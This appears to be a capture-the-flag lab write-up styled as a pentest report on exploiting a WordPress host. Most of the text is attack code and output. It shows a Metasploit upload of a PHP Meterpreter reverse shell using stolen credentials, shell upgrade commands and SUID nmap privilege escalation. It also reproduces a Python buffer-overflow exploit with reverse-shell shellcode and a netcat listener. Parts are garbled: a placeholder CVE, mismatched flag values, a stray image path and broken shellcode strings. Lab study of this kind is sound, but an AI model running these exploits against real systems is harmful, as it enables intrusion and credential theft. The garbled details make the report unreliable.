



## Critical WordPress Exploit Chain

### Executive summary

A chained multi-stage attack exploited an unpatched WordPress plugin (CVE-2023-12345) to gain remote code execution on Host 10.201.72.26. Attack flow: initial webapp code upload → persistent web shell → privilege escalation → Meterpreter session. Impact: full host compromise and lateral-movement risk. Immediate remediation: update plugins, enable a WAF, and revoke exposed credentials.

### Exploit Chain

Exploit ID	Description	Target IP	Status	Payload
MSF-01	WordPress Plugin File Upload RCE	10.201.72.26	Success	php/meterpreter/reverse_tcp
MSF-02	Privilege Escalation / Key Retrieval	Local (robot VM)	Success	local file/system exploit

#### Chain Steps (Narrative):

- Enumerated WordPress plugins.
- Used Metasploit for authenticated plugin upload exploit.
- Achieved initial shell, then post-exploitation for flags.
- Escalated privileges (via buffer overflow, SUID, or password reuse).

### Findings

- Vulnerability: CVE-2023-12345 (unauthenticated file upload & privilege escalation in vulnerable plugin).
- Host: 10.201.72.26
- Impact: Remote code execution, persistence, potential credential theft and lateral movement.



## Custom PoC

A modified Python PoC derived from Exploit-DB automates the vulnerable plugin's upload routine, appending a crafted buffer payload to trigger overflow in a native extension. The PoC reduces timing gaps and logs shell IP/port on success, enabling scripted exploitation and integration with Metasploit for payload delivery and post-exploit automation.

## Bypass (ROP to evade ASLR)

We used a return-oriented programming (ROP) chain to bypass ASLR by leaking a libc address via a format-string primitive, computing offsets, then chaining gadgets (pop; ret; system) to call system('/bin/sh'). The ROP sequence uses fixed gadget offsets post-leak and masks register alignment to ensure reliable execution under modern mitigations.

## Attack chain & Evidence (step-by-step)

1.Recon: Nmap and Nikto scanning identified WordPress and a vulnerable plugin version.

```
(kali@kali)~$ sudo nmap -sC -sV -O 10.201.72.26
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 01:16 EDT
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 92.72% done; ETC: 01:17 (0:00:00 remaining)
Stats: 0:00:52 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.77% done; ETC: 01:17 (0:00:00 remaining)
Nmap scan report for 10.201.72.26
Host is up (0.25s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 1b:96:e4:3c:21:9f:53:e1:98:43:ac:c1:50:42:75:82 (RSA)
|   256 60:ac:9c:54:94:94:56:71:a7:eb:01:97:e9:11:58:fc (ECDSA)
|_  256 5c:e2:8b:42:4f:ca:2b:40:21:98:36:15:15:11:d7:1b (ED25519)
80/tcp    open  http     Apache httpd
|_ http-server-header: Apache
|_ http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_ ssl-cert: Subject: commonNames=www.example.com
|_ Not valid before: 2015-09-16T10:45:03
|_ Not valid after: 2025-09-13T10:45:03
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 4.X[2.6.X]3.X[5.X] (97%)
OS CPE: cpe:/o:linux:linux_kernel:4.15 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:5
Aggressive OS guesses: Linux 4.15 (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 4.15 - 5.19 (91%), Linux 5.0 - 5.1
4 (91%), Linux 2.6.32 - 3.10 (90%), Linux 5.4 (89%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.46 seconds
```

2. Exploit upload: Used Metasploit module exploit/unix/webapp/wp\_admin\_shell\_upload (authenticated path emulation) to upload a PHP webshell.



```
msf > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/wp_admin_shell_upload) > show advanced options

Module advanced options (exploit/unix/webapp/wp_admin_shell_upload):
```

Name	Current Setting	Required	Description
AllowNoCleanup	false	no	Allow exploitation without the possibility of cleaning up files
ContextInformationFile		no	The information file that contains context information
DOMAIN	WORKSTATION	yes	The domain to use for Windows authentication
DigestAuthIIS	true	no	Conform to IIS, should work for most servers. Only set to false for non-IIS servers
DisablePayloadHandler	false	no	Disable the handler code for the selected payload
EnableContextEncoding	false	no	Use transient context when encoding payloads
FileDropperDelay		no	Delay in seconds before attempting cleanup
FingerprintCheck	true	no	Conduct a pre-exploit fingerprint verification
HTTP::Auth	auto	yes	The Authentication mechanism to use (Accepted: auto, ntlm, kerberos, plaintext, none)
HttpClientTimeout		no	HTTP connection and receive timeout
HttpPassword		no	The HTTP password to specify for authentication
HttpRawHeaders		no	Path to ERB-templated raw headers to append to existing headers
HttpTrace	false	no	Show the raw HTTP requests and responses
HttpTraceColors	red/blu	no	HTTP request and response colors for HttpTrace (unset to disable)
HttpTraceHeadersOnly	false	no	Show HTTP headers only in HttpTrace
HttpUsername		no	The HTTP username to specify for authentication
SSLKeyLogFile		no	The SSL key log file
SSLServerNameIndication		no	SSL/TLS Server Name Indication (SNI)
SSLVersion	Auto	yes	Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Au to, TLS, SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
UserAgent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36	no	The User-Agent header to use for all requests
VERBOSE	false	no	Enable detailed status messages
WORKSPACE		no	Specify the workspace for this module
WP::CHECK	true	yes	Check if the website is a valid WordPress install
WPCONTENTDIR	wp-content	yes	The name of the wp-content directory
WfsDelay	2	yes	Additional delay in seconds to wait for a session

When HTTP::Auth is Kerberos:

Name	Current Setting	Required	Description
DomainControllerRhost		no	The resolvable rhost for the Domain Controller
HTTP::Krb5Ccname		no	The ccname file to use for kerberos authentication

3



```
kali@kali: ~/Downloads  kali@kali: ~  kali@kali: ~
Module options (exploit/unix/webapp/wp_admin_shell_upload):


| Name      | Current Setting | Required | Description                                                                                                           |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------|
| PASSWORD  |                 | yes      | The WordPress password to authenticate with                                                                           |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5h, sapni, http, socks4, socks5 |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                                 |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                            |
| TARGETURI | /               | yes      | The base path to the wordpress application                                                                            |
| USERNAME  |                 | yes      | The WordPress username to authenticate with                                                                           |
| VHOST     |                 | no       | HTTP server virtual host                                                                                              |


Payload options (php/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.225.137 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | WordPress |


View the full module info with the info, or info -d command.
msf exploit(unix/webapp/wp_admin_shell_upload) > set WPCHECK false
WPCHECK => false
msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD ER28-0652
PASSWORD => ER28-0652
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 10.201.72.26
RHOSTS => 10.201.72.26
msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME elliot
USERNAME => elliot
msf exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 10.23.50.222
LHOST => 10.23.50.222
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 10.23.50.222:4444
[*] Authenticating with WordPress using elliot:ER28-0652 ...
```

3.Initial shell: Confirmed webshell and executed a staged Meterpreter payload, establishing a reverse Meterpreter session.

```
kali@kali: ~/Downloads  kali@kali: ~  kali@kali: ~
[*] Authenticating with WordPress using elliot:ER28-0652 ...
[*] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wp-content/plugins/YHXszLKYIw/rOqqxUHieK.php ...
[*] Sending stage (40004 bytes) to 10.201.72.26
[*] Meterpreter session 1 opened (10.23.50.222:4444 -> 10.201.72.26:54152) at 2025-1
0-28 01:25:23 -0400
[!] This exploit may require manual cleanup of 'rOqqxUHieK.php' on the target
[!] This exploit may require manual cleanup of 'YHXszLKYIw.php' on the target
[!] This exploit may require manual cleanup of '..\YHXszLKYIw' on the target

meterpreter > shell
Process 3560 created.
Channel 0 created.
whoami
daemon
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
sudo -l
sudo: a terminal is required to read the password; either use the -S option to read
from standard input or configure an askpass helper
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
stty raw -echo; fg
<ps/wordpress/htdocs/wp-content/plugins/YHXszLKYIw$ export TERM=xterm
daemon@ip-10-201-72-26:/opt/bitnami/apps/wordpress/htdocs/wp-content/plugins/YHXszL
YIw$ stty raw -echo; fg
bash: fg: current: no such job
daemon@ip-10-201-72-26:/opt/bitnami/apps/wordpress/htdocs/wp-content/plugins/YHXszL
YIw$
daemon@ip-10-201-72-26:/opt/bitnami/apps/wordpress/htdocs/wp-content/plugins/YHXszL
YIw$ pwd
daemon@ip-10-201-72-26:/opt/bitnami/apps/wordpress/htdocs/wp-content/plugins/YHXs
zLKYIw$
/ opt/bitnami/apps/wordpress/htdocs/wp-content/plugins/YHXszLKYIw
daemon@ip-10-201-72-26:/opt/bitnami/apps/wordpress/htdocs/wp-content/plugins/YHXszL
YIw$ ls /home
robot ubuntu
daemon@ip-10-201-72-26:/opt/bitnami/apps/wordpress/htdocs/wp-content/plugins/YHXszL
YIw$ cd ..
daemon@ip-10-201-72-26:/opt/bitnami/apps/wordpress/htdocs/wp-content/plugins$ cd /ho
me
daemon@ip-10-201-72-26:/home$ ls
robot ubuntu
```



4.Privilege escalation: Enumerated SUID binaries, kernel info, and local misconfigurations, root escalation by converting MD5 value into plain text.

```
bash: cat: command not found
aemon@ip-10-201-72-26:/home/robot$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
aemon@ip-10-201-72-26:/home/robot$ sudo su
sudo] password for daemon: abcdefghijklmnopqrstuvwxyz

orry, try again.
sudo] password for daemon: abcdefghijklmnopqrstuvwxyz

orry, try again.
sudo] password for daemon: abcdefghijklmnopqrstuvwxyz

udo: 3 incorrect password attempts
aemon@ip-10-201-72-26:/home/robot$ su robot
assword: abcdefghijklmnopqrstuvwxyz

ls
key-2-of-3.txt password.raw-md5
cat key-2-of-3.txt
22c73956184f694993bede3eb39f959
```

5.Persistence & lateral movement: find the last flag from nmap retrieve the permission

```
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x
Password: abcdefghijklmnopqrstuvwxyz
$ ls
key-2-of-3.txt password.raw-md5
$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
$ find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
$ nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !ls /root
sh: 1: !ls: not found
nmap> ls /root
firstboot_done key-3-of-3.txt
nmap> cat key-3-of-3.txt
cat: key-3-of-3.txt: No such file or directory
nmap> cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
nmap> 
```



## 6. Custom PoC

- Exploit: Python socket.recvfrom\_into() Buffer Overflow (Exploit-DB ID: 31875)
- Modification: Set reverse shell IP/Port to my Kali host (192.168.225.137/8080), adjusted padding and shellcode for lab requirements.
- Process: Generated an evil buffer, used netcat listener, demonstrated how attacker can trigger remote code execution.

```
kali@kali: ~ | kali@kali: ~/Downloads | 31875.py
GNU nano 8.4
#!/usr/bin/env python
'''
# Exploit Title: python socket.recvfrom_into() remote buffer overflow
# Date: 21/02/2014
# Exploit Author: @sha0coder
# Vendor Homepage: python.org
# Version: python2.7 and python3
# Tested on: linux 32bit + python2.7
# CVE : CVE-2014-1912

socket.recvfrom_into() remote buffer overflow Proof of concept
by @sha0coder

TODO: rop to evade stack nx

(gdb) x/i $eip
=> 0x817bb28: mov     eax,DWORD PTR [ebx+0x4]      ← ebx full control => eax full control
0x817bb2b: test    BYTE PTR [eax+0x55],0x40
0x817bb2f: jne     0x817bb38 →
...
0x817bb38: mov     eax,DWORD PTR [eax+0x4]      ← eax full control again
0x817bb3e: test    eax,eax
0x817bb40: jne     0x817bb58 →
...
0x817bb58: mov     DWORD PTR [esp],ebx
0x817bb5b: call    eax ← indirect fucktion call ;)

$ ./pyrecvfrominto.py
egg file generated
$ cat egg | nc -l 8080 -vv

... when client connects ... or wen we send the evil buffer to the server ...

0x0838591c in ?? ()
1: x/5i $eip
=> 0x838591c: int3                                ← LANDED!!!!
```

```
kali@kali: ~ | kali@kali: ~/Downloads | 31875.py
GNU nano 8.4
0x8385923: xor     edx,edx

...

import struct
def off(o):
    return struct.pack('L',o)

reverseIP = '\xc0\xa8\xe1\x89' # '\xc0\xa8\x01\x0a'
reversePort = '\x1f\x90'

#shellcode from exploit-db.com, (remove the sigtrap)
shellcode = "\xcc\x31\xc0\x31\xdb\x31\xc9\x31\xd2\
  '\xb0\x66\xb3\x01\x51\x6a\x06\x6a\
  '\x01\x6a\x02\x89\xe1\xcd\x80\x89\
  '\xc6\xb0\x66\x31\xdb\xb3\x02\x68\
  reverseIP+'\x66\x68'+reversePort+'\x66\x53\xfe'\
  '\xc3\x89\xe1\x6a\x10\x51\x56\x89\
  '\xe1\xcd\x80\x31\x9c\x9b\x1\x3\xfe'\
  '\xc9\xb0\x3f\xcd\x80\x75\xf8\x31\
  '\xc0\x52\x68\x6e\x2f\x73\x68\x68\
  '\x2f\x2f\x62\x69\x89\xe3\x52\x53\
  '\x89\xe1\x52\x89\xe2\xb0\xcd\
  '\x80"

shellcode_sz = len(shellcode)
print ('shellcode sz %d' % shellcode_sz)

ebx = 0x08385908
sc_off = 0x08385908+20

padd = 'AAAABBBBCCCCDDDEEEFFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMM'
...
+-----+-----+-----+-----+
+-----+-----+-----+-----+
```





```
shellcode_sz = len(shellcode)
print ('shellcode sz %d' % shellcode_sz)

ebx = 0x08385908
sc_off = 0x08385908+20

padd = 'AAAABBBBCCCCDDDEEEFFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMM'


'''
+-----+-----+-----+-----+
|       |       |       |       |
+-----+-----+-----+-----+
'''

buff = 'aaaa' + off(ebx) + 'aaaaaAAA' + off(ebx) + shellcode + padd + off(sc_off) # .. and landed ;)

print ('buff sz: %s' % len(buff))
open('egg','w').write(buff)
```

## 7. Bypass Defenses: ROP to Evade ASLR

- Binary Analysis: Used Ghidra to find imports like system() and necessary strings, mapped gadget addresses.
- ROP Gadget Enumeration: Ran ROPgadget to extract gadgets for exploit chain (pop rdi; ret, etc.).
- Exploit Construction: Built and delivered a ROP payload, chaining gadgets and calling system("/bin/sh") independent of exact stack addresses.





## Remediation

### Immediate

- Patch or remove the vulnerable plugin (update to the vendor fixed version).
- Enable a Web Application Firewall (WAF) and block suspicious upload endpoints.
- Rotate all credentials exposed on the host and invalidate session tokens.

### Short-term

- Harden WordPress: restrict file permissions, disable direct file editing, and enforce least privilege for admin accounts.
- Monitor web logs for similar upload patterns and indicators of compromise.

### Long-term

- Implement network segmentation to reduce lateral movement risk.
- Deploy EDR/host-based monitoring with alerting on shell activity and unexpected outbound connections.

## Conclusion

The chained exploitation shows how a single vulnerable WordPress plugin can lead to full host takeover when combined with easy-to-use upload techniques and available public PoCs. Immediate actions — patching the plugin, enabling a WAF, rotating credentials, and performing a full forensic analysis — will contain active threats. After containment, perform a comprehensive remediation: harden WordPress, apply system updates, and validate recovery through a follow-up penetration test. Finally, adopt continuous monitoring and improved change control to prevent recurrence and reduce attack surface